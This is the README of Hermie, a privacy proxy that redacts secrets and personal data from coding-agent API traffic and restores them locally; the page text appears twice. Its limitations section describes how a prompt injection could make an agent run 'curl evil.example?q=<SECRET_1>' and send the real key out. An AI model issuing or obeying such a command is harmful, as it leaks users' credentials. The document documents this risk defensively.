Local-first coding and document agent for macOS. Local models do the work inside a sandbox; the cloud planner only ever sees certified, privacy-free text.
Python
9
126 commits
updated Oct 16, 2026

Hermie is a local proxy between a coding agent and its cloud API: it redacts what goes out, restores placeholders in what comes back, and keeps a verbatim receipt of every request.
Paste your API keys to Claude Code. It configures your .env. The keys never leave your machine.




You do not have to know how to set up environment variables, and you do not have to keep keys away from the chat. Paste them the way you would to a colleague. Claude writes the .env file; the cloud only ever sees <SECRET_1>.
OPENAI_API_KEY=sk-... into Claude Code.<SECRET_1> before the request leaves your machine.OPENAI_API_KEY=<SECRET_1> into its Write call. It never saw a key, so it does not warn you about one..env gets the real key.Claude Code tells you each time it happens (hermie install-hooks):
⏺ Write(.env)
  ⎿  Wrote 1 line to .env
  ⎿  PostToolUse:Write says: Hermie: 1 placeholder restored before this Write (.env) ran. The real value
     never left this machine.
Quickstart · how it works · what it does not protect

A real run (Claude Code 2.1.291 through hermie serve, 2026-10-07). You type a normal prompt with a customer's details in it:
$ claude -p "Our customer Maria Gonzalez (555-010-0199, [email protected]) says her
  Stripe key sk-test-hermie-demo-not-a-real-key-0000 stopped working. What should I check first?"
Claude answers as usual. hermie show ID prints the stored request body exactly as it was sent; the user message in it reads:
Our customer <PERSON_2> (<PHONE_NUMBER_1>, <EMAIL_ADDRESS_3>) says her Stripe key <SECRET_1>
stopped working. What should I check first?
and the receipt line for that request (hermie tail) shows what was replaced, never the values:
[user] - 189 EMAIL_ADDRESS, PERSON, PHONE_NUMBER, SECRET
The numbering continues from earlier placeholders in the same request (Claude Code's system prompt carries your CLAUDE.md, git status and the email in your git config, which Hermie scans too). The reply comes back with the real values restored, so a tool call like grep <PHONE_NUMBER_1> customers.csv runs with the actual number while the model only ever saw the placeholder. demo/record-prompt.sh is the script behind the recording (asciinema + agg); demo/record.sh opens the agent and hermie tail side by side in tmux for a longer session.
pip install git+https://github.com/Code-byte404/hermie && python -m spacy download en_core_web_lg
hermie serve                                   # prints the base URLs
ANTHROPIC_BASE_URL=http://127.0.0.1:8787/anthropic claude
hermie tail                                    # in another terminal
hermie install-hooks                           # optional: Claude Code status line + per-turn notices (see below)
After 0.3.0 is published on PyPI, the first line becomes pip install hermie && python -m spacy download en_core_web_lg.
hermie serve listens on 127.0.0.1:8787 and prints one base URL per upstream: /anthropic (api.anthropic.com), /openai/v1 (api.openai.com), /gemini (generativelanguage.googleapis.com) and /custom (any upstream you name with --upstream). Your API key or login token is forwarded to the upstream as the client sends it; Hermie never stores it.
Other commands: hermie show ID (the stored outbound body of a request), hermie allow ID (release a held or withheld item), hermie hide VALUE (put a value in the mapping by hand), hermie stats [--days N] (totals from the receipt), hermie status (one line: proxy up, values kept local, last request), hermie install-hooks (Claude Code status line and hooks), hermie forget (clear the placeholder mapping). hermie COMMAND --help lists the options.
Paste a key into the prompt the way you would paste it to a colleague:
> Create a .env file with one line: OPENAI_API_KEY=sk-test-hermie-live-not-a-real-key-0123456789abcdef
Hermie replaces the key with <SECRET_1> before the request leaves. The model, which never sees a key and so never warns you about one, writes OPENAI_API_KEY=<SECRET_1> into its Write call. On the way back Hermie restores the value inside the tool arguments, so Claude Code writes the real key to disk. When the agent reads the file later, the key becomes <SECRET_1> again. The three stored request bodies of that run contain OPENAI_API_KEY=<SECRET_1> and nothing else (hermie show ID).
Keys with a known shape (sk-, ghp_, AKIA, xox, AIza, JWTs, private-key blocks, and any NAME=value or password: value assignment of 8+ characters) are found by the rules. A bare token without a recognizable shape is not; register it first with hermie hide VALUE (or hermie hide alone to type it without echo), and from then on it is replaced wherever it appears, in every request.
hermie install-hooks # this project: .claude/settings.local.json; --user: ~/.claude/settings.json
This adds a status line and three hooks to Claude Code. The status line reads hermie ● :8787 · 13 values kept local · last: 2 SECRET replaced, 1 restored. The hooks print one line under a file write whose reply carried restored placeholders, and one line at the end of each turn:
⏺ Write(.env)
  ⎿  Wrote 1 line to .env
  ⎿  PostToolUse:Write says: Hermie: 1 placeholder restored before this Write (.env) ran. The real value
     never left this machine.
⏺ Done. .env written with the single line.
  ⎿  Stop says: Hermie: 16 PERSON, 4 EMAIL_ADDRESS, 2 SECRET replaced; 1 restored in 3 requests this
     turn. Only placeholders left this machine.
These lines are shown to you and are not added to the model's context. The counts come from the receipt, so they name entity types, never values (the PERSON and EMAIL_ADDRESS counts above are Claude Code's own system prompt: your git identity, CLAUDE.md, and so on). hermie install-hooks --uninstall removes the entries again; other hooks and a status line of your own are left alone.
Hermie looks for sensitive data in layers, cheapest and most certain first:
The second layer is a decision model, not a chat model. Laya is a 421M-parameter encoder that answers a typed question about a text in a single forward pass: no tokens are generated, so there is nothing to parse, nothing to hallucinate, and an answer takes tens of milliseconds instead of hundreds. Hermie asks it one question, does this text contain private information about a specific person, or non-public company information, that should not be sent to an outside AI service?, scores the answer from 0 to 1, and holds or withholds the text above a threshold you set. Long texts are scored in 4000-character windows and the highest score wins.
pip install "hermie[laya]"          # laya-mlx: Apple Silicon only
hermie serve --judge laya:~/.hermie/models/my-judge
The stock Laya checkpoint is a general decision model and is not good at this (it caught 4% of the sensitive texts at Hermie's false-alarm budget), so Hermie ships the way to make one rather than a general model: evals/judge_data/ holds a labelled synthetic data set (3,700 training texts, 640 dev, 634 frozen test, all invented: eleven kinds of private information, nine forms such as chats, READMEs, SQL dumps, logs and diffs, matched pairs of a private text and a near-identical harmless one), the labelling and scoring scripts, and a training script that fine-tunes Laya in about an hour on a laptop.
What a fine-tuned checkpoint scored on the frozen test split (634 texts, 197 sensitive), against gemma4:e4b through Ollama with the same question:
| caught | false alarms | time per text | |
|---|---|---|---|
| Ollama chat model | 86.8% | 5.3% | about 500 ms |
| Fine-tuned Laya, threshold 0.5 | 99.0% | 0.7% | about 40 ms |
What that number does not tell you, in the order I would worry about it:
So the model is a second line of defence behind the rules, not a replacement for them, and it is off unless you point --judge at a checkpoint. The data, the scoring script (evals/judge_data/eval_judge.py, with bootstrap intervals and the adoption criteria used above) and the training script are there to check the claim, or to train on your own data.
Every string in the JSON request body is scanned before the request is sent (inside tool payloads also dict keys and long numbers; long texts in 48 KB chunks):
user:password@ in any URL (also redis://:password@host), Authorization / x-api-key headers and ?token= style query parameters, any NAME=value, name: value or "name": "value" whose name says key, secret, token, password or credential (so AWS_SECRET_ACCESS_KEY, jwtSecret and DB_PASSWORD are covered), the secret next to an AWS access key id, and long mixed-case high-entropy tokens. Personal data in contracts and forms, in English and Chinese: names after a party label (Party A:, Tenant:, Name:, between X and Y, and the Chinese words for party A, party B and name), ID numbers (Chinese ID card with checksum, Taiwan, Hong Kong, UK National Insurance, Indian PAN and Aadhaar, Korean RRN, and passport, licence or tax numbers after a label), and street addresses (after Address: or its Chinese counterpart, or shaped like 12 High Street, Leeds LS1 4AP or a Chinese address with province, district, street and number). Also phone numbers, emails, cards, IBANs, IP addresses and US SSN / passport / driver-license numbers. Matches become placeholders such as <SECRET_1>, <PERSON_2>, <ADDRESS_3>, <NATIONAL_ID_4>.languages = ["en", "zh"], needs python -m spacy download zh_core_web_sm) adds Chinese person names in running text; the Chinese ID, phone, address and labelled-name rules above work without it.--judge laya:PATH or --judge ollama:MODEL). A fine-tuned decision model (see above) or a local Ollama model answers "is this sensitive?" for user messages and tool results that the first two layers left alone, and flags encoded data (high-entropy base64 tokens; in URLs also hex tokens, long query strings and digit runs). It sees the first 8000 characters of a text. A flagged user message is held for you; a flagged tool result is withheld and replaced by a short note. laya:PATH instead runs a fine-tuned Laya decision model through laya-mlx (pip install hermie[laya], Apple Silicon only): one yes/no forward pass of about 40 ms instead of a few hundred for a chat model, texts longer than 4000 characters scored in windows (at most eight) with the highest score winning. The checkpoint is not shipped; evals/judge_data/ has the synthetic data, the scoring script and the results to train and check your own.Images are withheld by default (images = "pass" sends them). The same value always gets the same placeholder, also where it comes back in the agent's own history (assistant text, tool calls, tool results), and replies are restored from a local mapping before the agent sees them, in JSON replies and in streams (a placeholder split across two stream events is reassembled). hermie forget deletes the stored values; placeholder numbers are never reused, so an old placeholder never restores to a different value.
| Client | How to point it at Hermie | Status |
|---|---|---|
| Claude Code 2.1.291 | ANTHROPIC_BASE_URL=http://127.0.0.1:8787/anthropic | Verified with a subscription login (2026-10-06): no real value reached the stored outbound bodies, placeholders were restored, receipt labelled claude-code. Hooks and status line (hermie install-hooks) verified with 2.1.295 (2026-10-09). |
| Codex CLI 0.147.0 | a model_providers entry in ~/.codex/config.toml with base_url = "http://127.0.0.1:8787/openai/v1", wire_api = "responses", env_key = "OPENAI_API_KEY" | Not verified. The ChatGPT login does not go through a custom base_url; only API-key use through the provider entry can work. |
| Gemini CLI 0.44.1 | GEMINI_API_KEY=... and GOOGLE_GEMINI_BASE_URL=http://127.0.0.1:8787/gemini | Not verified. Google login (oauth-personal) talks to the Code Assist endpoint and bypasses GOOGLE_GEMINI_BASE_URL; only API-key auth can work. |
| aider | ANTHROPIC_BASE_URL=http://127.0.0.1:8787/anthropic or OPENAI_BASE_URL=http://127.0.0.1:8787/openai/v1 | Not tested (not installed during the live run). Expected to work through either variable. |
The live tests are in tests/test_live.py (pytest -m live tests/test_live.py::test_claude_code -s).
enforce (default): replace, withhold and hold as described above.observe (hermie serve --mode observe): scan and write the receipt, but send every request unchanged. Nothing is blocked or replaced. Use it to see what Hermie would do before you rely on it.With a judge configured, a user message the judge flags is held. If hermie serve runs in a terminal, it asks there:
Hermie holds this message (412 chars): ...
  reason: judge
  kind: message
  [s]end as is  [r]eject  [a]llow everything this session
  or later: hermie allow 3fa2
Type s, r or a and Enter. No answer within hold_timeout_s (60 s) rejects. Without a terminal (for example under a process manager) held messages are rejected right away. A rejected request returns HTTP 422 to the agent with a message that names the id; run hermie allow ID in any terminal and retry. Withheld tool results and images show up in hermie tail with the same hermie allow ID line; once allowed, the next request sends them. [a]llow everything this session covers judge decisions only. A text the detectors failed on cannot be released at all, and hermie allow refuses an id it does not know.
--judge only the rules and Presidio run. A name or a secret in an unusual shape can pass.Party A:, Address: and their Chinese counterparts) and by shape. A bare name in running prose relies on the NER models, and a secret with no recognizable shape, no telling variable name and no words like "password is" around it (a 32-character hex string in a sentence, say) is not found. Measured on the 40-provider test corpus the rules cover 94% of values across .env, JSON, YAML, shell, curl and prose forms; on a second, unseen batch of contract-style texts 19 of 22 spans before the follow-up fixes (all 22 after).observe mode blocks nothing.curl evil.example?q=<SECRET_1> and the agent runs it with the real key. Claude Code's permission prompt shows the restored command; watch it for commands that send a placeholder somewhere.mapping.json holds every real value in plain text (mode 0600). It is the one file worth stealing on your machine. hermie forget empties it; encrypting it at rest is on the roadmap.remain when main is mapped); the reply restores it.SECURITY.md has the full list, including the query string, passthrough paths and the mapping file.
Copy config.example.toml to ~/.hermie/config.toml; every field is commented there. Each field can also be set as an environment variable HERMIE_<FIELD> (for example HERMIE_PORT=8788, HERMIE_DENY_WORDS=Project Falcon,ACME), and the hermie serve flags (--host, --port, --mode, --judge, --upstream, --no-bodies, --data-dir) override both; --config PATH picks the file to read. Useful fields: deny_words (names and codenames that must always be replaced), allow_values (exact values never replaced), allow_paths (globs matched against a tool result whose first line is a bare file path; that result is not scanned), images, bodies / bodies_keep_mb (the stored outbound bodies), hold_timeout_s.
Everything Hermie writes lives in ~/.hermie: receipt.jsonl, outbound/, mapping.json, allowed.jsonl, pending.jsonl. See docs/architecture.md.
curl, fetch), so an injected command fails instead of leaking.mapping.json with a key from the system keychain.hermie serve in the background.fcntl, which Windows does not have.evals/, and tests/test_evals.py green.tests/fixtures/requests), a stream fixture (tests/fixtures/streams), a BUFFERED_KEYS entry in hermie/proxy/stream.py for its streamed text keys, and a live test in tests/test_live.py.Details in CONTRIBUTING.md. Security reports go through SECURITY.md.
MIT, see LICENSE.
Hermie used to be a local-first coding agent; that project is archived at hermie-agent.
Local-first coding and document agent for macOS. Local models do the work inside a sandbox; the cloud planner only ever sees certified, privacy-free text.
Python
9
126 commits
updated Oct 16, 2026
Hermie is a local proxy between a coding agent and its cloud API: it redacts what goes out, restores placeholders in what comes back, and keeps a verbatim receipt of every request.
Paste your API keys to Claude Code. It configures your .env. The keys never leave your machine.
You do not have to know how to set up environment variables, and you do not have to keep keys away from the chat. Paste them the way you would to a colleague. Claude writes the .env file; the cloud only ever sees <SECRET_1>.
OPENAI_API_KEY=sk-... into Claude Code.<SECRET_1> before the request leaves your machine.OPENAI_API_KEY=<SECRET_1> into its Write call. It never saw a key, so it does not warn you about one..env gets the real key.Claude Code tells you each time it happens (hermie install-hooks):
⏺ Write(.env)
  ⎿  Wrote 1 line to .env
  ⎿  PostToolUse:Write says: Hermie: 1 placeholder restored before this Write (.env) ran. The real value
     never left this machine.
Quickstart · how it works · what it does not protect
A real run (Claude Code 2.1.291 through hermie serve, 2026-10-07). You type a normal prompt with a customer's details in it:
$ claude -p "Our customer Maria Gonzalez (555-010-0199, [email protected]) says her
  Stripe key sk-test-hermie-demo-not-a-real-key-0000 stopped working. What should I check first?"
Claude answers as usual. hermie show ID prints the stored request body exactly as it was sent; the user message in it reads:
Our customer <PERSON_2> (<PHONE_NUMBER_1>, <EMAIL_ADDRESS_3>) says her Stripe key <SECRET_1>
stopped working. What should I check first?
and the receipt line for that request (hermie tail) shows what was replaced, never the values:
[user] - 189 EMAIL_ADDRESS, PERSON, PHONE_NUMBER, SECRET
The numbering continues from earlier placeholders in the same request (Claude Code's system prompt carries your CLAUDE.md, git status and the email in your git config, which Hermie scans too). The reply comes back with the real values restored, so a tool call like grep <PHONE_NUMBER_1> customers.csv runs with the actual number while the model only ever saw the placeholder. demo/record-prompt.sh is the script behind the recording (asciinema + agg); demo/record.sh opens the agent and hermie tail side by side in tmux for a longer session.
pip install git+https://github.com/Code-byte404/hermie && python -m spacy download en_core_web_lg
hermie serve                                   # prints the base URLs
ANTHROPIC_BASE_URL=http://127.0.0.1:8787/anthropic claude
hermie tail                                    # in another terminal
hermie install-hooks                           # optional: Claude Code status line + per-turn notices (see below)
After 0.3.0 is published on PyPI, the first line becomes pip install hermie && python -m spacy download en_core_web_lg.
hermie serve listens on 127.0.0.1:8787 and prints one base URL per upstream: /anthropic (api.anthropic.com), /openai/v1 (api.openai.com), /gemini (generativelanguage.googleapis.com) and /custom (any upstream you name with --upstream). Your API key or login token is forwarded to the upstream as the client sends it; Hermie never stores it.
Other commands: hermie show ID (the stored outbound body of a request), hermie allow ID (release a held or withheld item), hermie hide VALUE (put a value in the mapping by hand), hermie stats [--days N] (totals from the receipt), hermie status (one line: proxy up, values kept local, last request), hermie install-hooks (Claude Code status line and hooks), hermie forget (clear the placeholder mapping). hermie COMMAND --help lists the options.
Paste a key into the prompt the way you would paste it to a colleague:
> Create a .env file with one line: OPENAI_API_KEY=sk-test-hermie-live-not-a-real-key-0123456789abcdef
Hermie replaces the key with <SECRET_1> before the request leaves. The model, which never sees a key and so never warns you about one, writes OPENAI_API_KEY=<SECRET_1> into its Write call. On the way back Hermie restores the value inside the tool arguments, so Claude Code writes the real key to disk. When the agent reads the file later, the key becomes <SECRET_1> again. The three stored request bodies of that run contain OPENAI_API_KEY=<SECRET_1> and nothing else (hermie show ID).
Keys with a known shape (sk-, ghp_, AKIA, xox, AIza, JWTs, private-key blocks, and any NAME=value or password: value assignment of 8+ characters) are found by the rules. A bare token without a recognizable shape is not; register it first with hermie hide VALUE (or hermie hide alone to type it without echo), and from then on it is replaced wherever it appears, in every request.
hermie install-hooks # this project: .claude/settings.local.json; --user: ~/.claude/settings.json
This adds a status line and three hooks to Claude Code. The status line reads hermie ● :8787 · 13 values kept local · last: 2 SECRET replaced, 1 restored. The hooks print one line under a file write whose reply carried restored placeholders, and one line at the end of each turn:
⏺ Write(.env)
  ⎿  Wrote 1 line to .env
  ⎿  PostToolUse:Write says: Hermie: 1 placeholder restored before this Write (.env) ran. The real value
     never left this machine.
⏺ Done. .env written with the single line.
  ⎿  Stop says: Hermie: 16 PERSON, 4 EMAIL_ADDRESS, 2 SECRET replaced; 1 restored in 3 requests this
     turn. Only placeholders left this machine.
These lines are shown to you and are not added to the model's context. The counts come from the receipt, so they name entity types, never values (the PERSON and EMAIL_ADDRESS counts above are Claude Code's own system prompt: your git identity, CLAUDE.md, and so on). hermie install-hooks --uninstall removes the entries again; other hooks and a status line of your own are left alone.
Hermie looks for sensitive data in layers, cheapest and most certain first:
The second layer is a decision model, not a chat model. Laya is a 421M-parameter encoder that answers a typed question about a text in a single forward pass: no tokens are generated, so there is nothing to parse, nothing to hallucinate, and an answer takes tens of milliseconds instead of hundreds. Hermie asks it one question, does this text contain private information about a specific person, or non-public company information, that should not be sent to an outside AI service?, scores the answer from 0 to 1, and holds or withholds the text above a threshold you set. Long texts are scored in 4000-character windows and the highest score wins.
pip install "hermie[laya]"          # laya-mlx: Apple Silicon only
hermie serve --judge laya:~/.hermie/models/my-judge
The stock Laya checkpoint is a general decision model and is not good at this (it caught 4% of the sensitive texts at Hermie's false-alarm budget), so Hermie ships the way to make one rather than a general model: evals/judge_data/ holds a labelled synthetic data set (3,700 training texts, 640 dev, 634 frozen test, all invented: eleven kinds of private information, nine forms such as chats, READMEs, SQL dumps, logs and diffs, matched pairs of a private text and a near-identical harmless one), the labelling and scoring scripts, and a training script that fine-tunes Laya in about an hour on a laptop.
What a fine-tuned checkpoint scored on the frozen test split (634 texts, 197 sensitive), against gemma4:e4b through Ollama with the same question:
| caught | false alarms | time per text | |
|---|---|---|---|
| Ollama chat model | 86.8% | 5.3% | about 500 ms |
| Fine-tuned Laya, threshold 0.5 | 99.0% | 0.7% | about 40 ms |
What that number does not tell you, in the order I would worry about it:
So the model is a second line of defence behind the rules, not a replacement for them, and it is off unless you point --judge at a checkpoint. The data, the scoring script (evals/judge_data/eval_judge.py, with bootstrap intervals and the adoption criteria used above) and the training script are there to check the claim, or to train on your own data.
Every string in the JSON request body is scanned before the request is sent (inside tool payloads also dict keys and long numbers; long texts in 48 KB chunks):
user:password@ in any URL (also redis://:password@host), Authorization / x-api-key headers and ?token= style query parameters, any NAME=value, name: value or "name": "value" whose name says key, secret, token, password or credential (so AWS_SECRET_ACCESS_KEY, jwtSecret and DB_PASSWORD are covered), the secret next to an AWS access key id, and long mixed-case high-entropy tokens. Personal data in contracts and forms, in English and Chinese: names after a party label (Party A:, Tenant:, Name:, between X and Y, and the Chinese words for party A, party B and name), ID numbers (Chinese ID card with checksum, Taiwan, Hong Kong, UK National Insurance, Indian PAN and Aadhaar, Korean RRN, and passport, licence or tax numbers after a label), and street addresses (after Address: or its Chinese counterpart, or shaped like 12 High Street, Leeds LS1 4AP or a Chinese address with province, district, street and number). Also phone numbers, emails, cards, IBANs, IP addresses and US SSN / passport / driver-license numbers. Matches become placeholders such as <SECRET_1>, <PERSON_2>, <ADDRESS_3>, <NATIONAL_ID_4>.languages = ["en", "zh"], needs python -m spacy download zh_core_web_sm) adds Chinese person names in running text; the Chinese ID, phone, address and labelled-name rules above work without it.--judge laya:PATH or --judge ollama:MODEL). A fine-tuned decision model (see above) or a local Ollama model answers "is this sensitive?" for user messages and tool results that the first two layers left alone, and flags encoded data (high-entropy base64 tokens; in URLs also hex tokens, long query strings and digit runs). It sees the first 8000 characters of a text. A flagged user message is held for you; a flagged tool result is withheld and replaced by a short note. laya:PATH instead runs a fine-tuned Laya decision model through laya-mlx (pip install hermie[laya], Apple Silicon only): one yes/no forward pass of about 40 ms instead of a few hundred for a chat model, texts longer than 4000 characters scored in windows (at most eight) with the highest score winning. The checkpoint is not shipped; evals/judge_data/ has the synthetic data, the scoring script and the results to train and check your own.Images are withheld by default (images = "pass" sends them). The same value always gets the same placeholder, also where it comes back in the agent's own history (assistant text, tool calls, tool results), and replies are restored from a local mapping before the agent sees them, in JSON replies and in streams (a placeholder split across two stream events is reassembled). hermie forget deletes the stored values; placeholder numbers are never reused, so an old placeholder never restores to a different value.
| Client | How to point it at Hermie | Status |
|---|---|---|
| Claude Code 2.1.291 | ANTHROPIC_BASE_URL=http://127.0.0.1:8787/anthropic | Verified with a subscription login (2026-10-06): no real value reached the stored outbound bodies, placeholders were restored, receipt labelled claude-code. Hooks and status line (hermie install-hooks) verified with 2.1.295 (2026-10-09). |
| Codex CLI 0.147.0 | a model_providers entry in ~/.codex/config.toml with base_url = "http://127.0.0.1:8787/openai/v1", wire_api = "responses", env_key = "OPENAI_API_KEY" | Not verified. The ChatGPT login does not go through a custom base_url; only API-key use through the provider entry can work. |
| Gemini CLI 0.44.1 | GEMINI_API_KEY=... and GOOGLE_GEMINI_BASE_URL=http://127.0.0.1:8787/gemini | Not verified. Google login (oauth-personal) talks to the Code Assist endpoint and bypasses GOOGLE_GEMINI_BASE_URL; only API-key auth can work. |
| aider | ANTHROPIC_BASE_URL=http://127.0.0.1:8787/anthropic or OPENAI_BASE_URL=http://127.0.0.1:8787/openai/v1 | Not tested (not installed during the live run). Expected to work through either variable. |
The live tests are in tests/test_live.py (pytest -m live tests/test_live.py::test_claude_code -s).
enforce (default): replace, withhold and hold as described above.observe (hermie serve --mode observe): scan and write the receipt, but send every request unchanged. Nothing is blocked or replaced. Use it to see what Hermie would do before you rely on it.With a judge configured, a user message the judge flags is held. If hermie serve runs in a terminal, it asks there:
Hermie holds this message (412 chars): ...
  reason: judge
  kind: message
  [s]end as is  [r]eject  [a]llow everything this session
  or later: hermie allow 3fa2
Type s, r or a and Enter. No answer within hold_timeout_s (60 s) rejects. Without a terminal (for example under a process manager) held messages are rejected right away. A rejected request returns HTTP 422 to the agent with a message that names the id; run hermie allow ID in any terminal and retry. Withheld tool results and images show up in hermie tail with the same hermie allow ID line; once allowed, the next request sends them. [a]llow everything this session covers judge decisions only. A text the detectors failed on cannot be released at all, and hermie allow refuses an id it does not know.
--judge only the rules and Presidio run. A name or a secret in an unusual shape can pass.Party A:, Address: and their Chinese counterparts) and by shape. A bare name in running prose relies on the NER models, and a secret with no recognizable shape, no telling variable name and no words like "password is" around it (a 32-character hex string in a sentence, say) is not found. Measured on the 40-provider test corpus the rules cover 94% of values across .env, JSON, YAML, shell, curl and prose forms; on a second, unseen batch of contract-style texts 19 of 22 spans before the follow-up fixes (all 22 after).observe mode blocks nothing.curl evil.example?q=<SECRET_1> and the agent runs it with the real key. Claude Code's permission prompt shows the restored command; watch it for commands that send a placeholder somewhere.mapping.json holds every real value in plain text (mode 0600). It is the one file worth stealing on your machine. hermie forget empties it; encrypting it at rest is on the roadmap.remain when main is mapped); the reply restores it.SECURITY.md has the full list, including the query string, passthrough paths and the mapping file.
Copy config.example.toml to ~/.hermie/config.toml; every field is commented there. Each field can also be set as an environment variable HERMIE_<FIELD> (for example HERMIE_PORT=8788, HERMIE_DENY_WORDS=Project Falcon,ACME), and the hermie serve flags (--host, --port, --mode, --judge, --upstream, --no-bodies, --data-dir) override both; --config PATH picks the file to read. Useful fields: deny_words (names and codenames that must always be replaced), allow_values (exact values never replaced), allow_paths (globs matched against a tool result whose first line is a bare file path; that result is not scanned), images, bodies / bodies_keep_mb (the stored outbound bodies), hold_timeout_s.
Everything Hermie writes lives in ~/.hermie: receipt.jsonl, outbound/, mapping.json, allowed.jsonl, pending.jsonl. See docs/architecture.md.
curl, fetch), so an injected command fails instead of leaking.mapping.json with a key from the system keychain.hermie serve in the background.fcntl, which Windows does not have.evals/, and tests/test_evals.py green.tests/fixtures/requests), a stream fixture (tests/fixtures/streams), a BUFFERED_KEYS entry in hermie/proxy/stream.py for its streamed text keys, and a live test in tests/test_live.py.Details in CONTRIBUTING.md. Security reports go through SECURITY.md.
MIT, see LICENSE.
Hermie used to be a local-first coding agent; that project is archived at hermie-agent.



